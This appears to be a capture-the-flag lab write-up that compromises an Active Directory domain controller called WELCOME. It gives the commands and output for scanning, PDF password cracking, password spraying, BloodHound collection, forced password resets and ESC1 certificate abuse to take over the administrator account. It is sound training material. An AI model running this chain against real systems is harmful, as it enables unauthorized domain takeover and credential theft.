Objective / Scope
You are a member of the Hack Smarter Red Team. During a phishing engagement, you were able to retrieve credentials for the client’s Active Directory environment. Use these credentials to enumerate the environment, elevate your privileges, and demonstrate impact for the client.
e.hills:Il0vemyj0b2025!
Network Enumeration
sudo nmap -p- --min-rate 1500 --max-rtt-timeout 500ms --max-retries 3 --open -T4 -Pn -v -oN quick_tcp_scan 10.1.47.244
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3389/tcp  open  ms-wbt-server
49664/tcp open  unknown
49684/tcp open  unknown
49711/tcp open  unknown
sudo nmap -p 53,88,135,139,389,445,636,3268,3389,49664,49684,49711 -A -oN detailed_scan -oX detailed_scan.xml 10.1.47.244
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-08 09:59:20Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: WELCOME.local0., Site: Default-First-Site-Name)
|_ssl-date: 2025-11-08T10:01:01+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local
| Not valid before: 2025-09-13T16:39:47
|_Not valid after: 2026-09-13T16:39:47
445/tcp open microsoft-ds?
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: WELCOME.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local
| Not valid before: 2025-09-13T16:39:47
|_Not valid after: 2026-09-13T16:39:47
|_ssl-date: 2025-11-08T10:01:00+00:00; -1s from scanner time.
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: WELCOME.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local
| Not valid before: 2025-09-13T16:39:47
|_Not valid after: 2026-09-13T16:39:47
|_ssl-date: 2025-11-08T10:01:01+00:00; 0s from scanner time.
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: WELCOME
| NetBIOS_Domain_Name: WELCOME
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: WELCOME.local
| DNS_Computer_Name: DC01.WELCOME.local
| Product_Version: 10.0.20348
|_ System_Time: 2025-11-08T10:00:21+00:00
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Not valid before: 2025-10-27T15:46:43
|_Not valid after: 2026-04-28T15:46:43
|_ssl-date: 2025-11-08T10:01:00+00:00; -1s from scanner time.
49664/tcp open msrpc Microsoft Windows RPC
49684/tcp open msrpc Microsoft Windows RPC
49711/tcp open msrpc Microsoft Windows RPCAdd the domain names to the etc/host file
sudo sh -c 'echo "10.1.47.244 DC01.WELCOME.local WELCOME.local" >> /etc/hosts'UDP
sudo nmap -sU -p 53,161,123 --min-rate 100 -oN udp_scan 10.1.47.244
PORT    STATE         SERVICE
53/udp  open          domain
123/udp open          ntp
161/udp open|filtered snmp
AD Enumeration
Network has typical AD ports open, let’s start with SMB enumeration.
nxc smb 10.1.47.244 -u e.hills -p 'Il0vemyj0b2025!' --shares
SMB         10.1.47.244     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB         10.1.47.244     445    DC01             [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB         10.1.47.244     445    DC01             [*] Enumerated shares
SMB         10.1.47.244     445    DC01             Share           Permissions     Remark
SMB         10.1.47.244     445    DC01             -----           -----------     ------
SMB         10.1.47.244     445    DC01             ADMIN$                          Remote Admin
SMB         10.1.47.244     445    DC01             C$                              Default share
SMB         10.1.47.244     445    DC01             Human Resources READ
SMB         10.1.47.244     445    DC01             IPC$            READ            Remote IPC
SMB         10.1.47.244     445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.47.244     445    DC01             SYSVOL          READ            Logon server share
Found a non-traditional share folder: Human Resources
smbclient //10.1.47.244/'Human Resources' -U e.hills%'Il0vemyj0b2025!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Sep 13 19:20:17 2025
  ..                                  D        0  Sat Sep 13 16:11:19 2025
  Welcome 2025 Holiday Schedule.pdf      A    84715  Sat Sep 13 18:18:12 2025
  Welcome Benefits.pdf                A    81466  Sat Sep 13 18:18:12 2025
  Welcome Handbook Excerpts.pdf       A    82644  Sat Sep 13 18:18:12 2025
  Welcome Performance Review Guide.pdf      A    79823  Sat Sep 13 18:18:12 2025
  Welcome Start Guide.pdf             A    89511  Sat Sep 13 18:18:12 2025
PDF Cracking
Download all of the PDFs in the share folder and there will be a single password locked PDF (Welcome Start Guide.pdf). The rest of the PDFs looks generic.
Use pdf2john to create a hash of the file and crack the password.
pdf2john 'Welcome Start Guide.pdf' >> welcome_start_guide.txtjohn --wordlist=/usr/share/wordlists/rockyou.txt welcome_start_guide.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hxxxxxxxxxxx (Welcome Start Guide.pdf)
1g 0:00:00:03 DONE (2025-11-08 05:18) 0.2724g/s 253000p/s 253000c/s 253000C/s hume..huitar
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed. 1) Account Setup (very important)
•Your initial account will be created by IT and placed in the corporate directory under
the Users OU.
•Temporary/default password: Wxxxxxxxxx
•On first login, you MUST change this password immediately to a secure password
you control.
•Password guidance: use at least 12 characters, include upper and lower case
letters, numbers, and symbols.
•If you are unable to login, contact the HelpDesk team (helpdesk@welcome.local) or
file a ticket.An initial password is found for new employees. Add all the passwords found to a password list.
User Enumeration
nxc smb 10.1.47.244 -u e.hills -p 'Il0vemyj0b2025!' --users
SMB         10.1.47.244     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB         10.1.47.244     445    DC01             [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB         10.1.47.244     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.1.47.244     445    DC01             Administrator                 2025-09-13 16:24:04 0       Built-in account for administering the computer/domain
SMB         10.1.47.244     445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.1.47.244     445    DC01             krbtgt                        2025-09-13 16:40:39 0       Key Distribution Center Service Account
SMB         10.1.47.244     445    DC01             e.hills                       2025-09-13 20:41:15 0
SMB         10.1.47.244     445    DC01             j.crickets                    2025-09-13 20:43:53 0
SMB         10.1.47.244     445    DC01             e.blanch                      2025-09-13 20:49:13 0
SMB         10.1.47.244     445    DC01             i.park                        2025-09-14 04:23:03 0       IT Intern
SMB         10.1.47.244     445    DC01             j.johnson                     2025-09-13 20:58:15 0
SMB         10.1.47.244     445    DC01             a.harris                      2025-09-13 20:59:13 0
SMB         10.1.47.244     445    DC01             svc_ca                        2025-09-14 00:19:35 0
SMB         10.1.47.244     445    DC01             svc_web                       2025-09-13 21:40:40 0       Web Server in Progress
nxc smb 10.1.47.244 -u e.hills -p 'Il0vemyj0b2025!' --loggedon-users
SMB 10.1.47.244 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB 10.1.47.244 445 DC01 [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB 10.1.47.244 445 DC01 [+] Enumerated logged_on users
Password Spray
Consolidate the users into a list and do a password spray. A user with the new employee password is found.
nxc smb 10.1.47.244 -u users.txt -p passwords.txt --continue-on-success | grep +
SMB                      10.1.47.244     445    DC01             [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB                      10.1.47.244     445    DC01             [+] WELCOME.local\a.harris:Wxxxxxxxxxxxx
Bloodhound
mkdir bloodhound;cd bloodhound; bloodhound-python -d welcome.local -u a.harris -p 'Welcome2025!@' -ns 10.1.47.244 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: welcome.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.welcome.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.welcome.local
INFO: Found 12 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.WELCOME.local
INFO: Done in 00M 45S

The members of the group HR@WELCOME.LOCAL have GenericAll permissions to the user I.PARK@WELCOME.LOCAL.This is also known as full control. This permission allows the trustee to manipulate the target object however they wish.
The members of the group HR@WELCOME.LOCAL have GenericAll permissions to the user I.PARK@WELCOME.LOCAL.This is also known as full control. This permission allows the trustee to manipulate the target object however they wish.
Foothold
*Evil-WinRM* PS C:\Users\a.harris\Documents> whoami
welcome\a.harris
*Evil-WinRM* PS C:\Users\a.harris\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\a.harris\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e184:392e:f5fa:c216%2
   IPv4 Address. . . . . . . . . . . : 10.1.47.244
   Subnet Mask . . . . . . . . . . . : 255.255.192.0
   Default Gateway . . . . . . . . . : 10.1.0.1
user.txt can be obtain in the desktop of the user.
GenericAll
bloodyAD --host "10.1.47.244" -d "welcome.local" -u "a.harris" -p 'Wxxxxxxxxxx' set password "i.park" "newP@ssword2022"
[+] Password changed successfully!
ForceChangePassword
The members of the group HELPDESK@WELCOME.LOCAL have the capability to change the user SVC_WEB@WELCOME.LOCAL’s password without knowing that user’s current password.

bloodyAD --host "10.1.47.244" -d "welcome.local" -u "i.park" -p 'newP@ssword2022' set password "svc_web" "newP@ssword2022"
[+] Password changed successfully!

bloodyAD --host "10.1.47.244" -d "welcome.local" -u "i.park" -p 'newP@ssword2022' set password "svc_ca" "newP@ssword2022"
[+] Password changed successfully!
nxc smb 10.1.47.244 -u svc_accounts.txt -p 'newP@ssword2022' --continue-on-success
SMB 10.1.47.244 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB 10.1.47.244 445 DC01 [+] WELCOME.local\svc_web:newP@ssword2022
SMB 10.1.47.244 445 DC01 [+] WELCOME.local\svc_ca:newP@ssword2022 ADCS
Based on the name of the service account (svc_ca) we can try querying the certificate authorities to identify templates with security misconfigurations (like ESC1, ESC2, etc.) that could be exploited for privilege escalation.
certipy find -u 'svc_ca@welcome.local' -p 'newP@ssword2022' -dc-ip '10.1.47.244' -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'WELCOME-CA' via CSRA
[!] Got error while trying to get CA configuration for 'WELCOME-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'WELCOME-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'WELCOME-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : WELCOME-CA
    DNS Name                            : DC01.WELCOME.local
    Certificate Subject                 : CN=WELCOME-CA, DC=WELCOME, DC=local
    Certificate Serial Number           : 6E7A025A45F4E6A14E1F08B77737AFD9
    Certificate Validity Start          : 2025-09-13 16:39:33+00:00
    Certificate Validity End            : 2030-09-13 16:49:33+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : WELCOME.LOCAL\Administrators
      Access Rights
        ManageCertificates              : WELCOME.LOCAL\Administrators
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        ManageCa                        : WELCOME.LOCAL\Administrators
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Enroll                          : WELCOME.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : Welcome-Template
    Display Name                        : Welcome-Template
    Certificate Authorities             : WELCOME-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : WELCOME.LOCAL\svc ca
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : WELCOME.LOCAL\Administrator
        Write Owner Principals          : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
                                          WELCOME.LOCAL\Administrator
        Write Dacl Principals           : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
                                          WELCOME.LOCAL\Administrator
        Write Property Principals       : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
                                          WELCOME.LOCAL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'WELCOME.LOCAL\\svc ca' can enroll, enrollee supplies subject and template allows client authentication
This is a critical ESC1 vulnerability where the ‘svc_ca’ user can request a certificate that allows them to impersonate any user, including a Domain Admin. They do this by specifying a privileged username in the certificate request, which can then be used for authentication and full domain compromise.
certipy req -u 'svc_ca@welcome.local' -p 'newP@ssword2022' -dc-ip '10.1.47.244' -target 'dc01.welcome.local' -ca 'WELCOME-CA' -template 'Welcome-Template' -upn 'administrator@welcome.local'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 21
[*] Got certificate with UPN 'administrator@welcome.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
certipy auth -pfx administrator.pfx -dc-ip 10.1.47.244
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: administrator@welcome.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@welcome.local': aad3b435b51404eeaad3b435b51404ee:xxxxxxxxxxxxxxxxxx*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
welcome\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet 3:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::e184:392e:f5fa:c216%2
IPv4 Address. . . . . . . . . . . : 10.1.47.244
Subnet Mask . . . . . . . . . . . : 255.255.192.0
Default Gateway . . . . . . . . . : 10.1.0.1 Persecure : my learning archive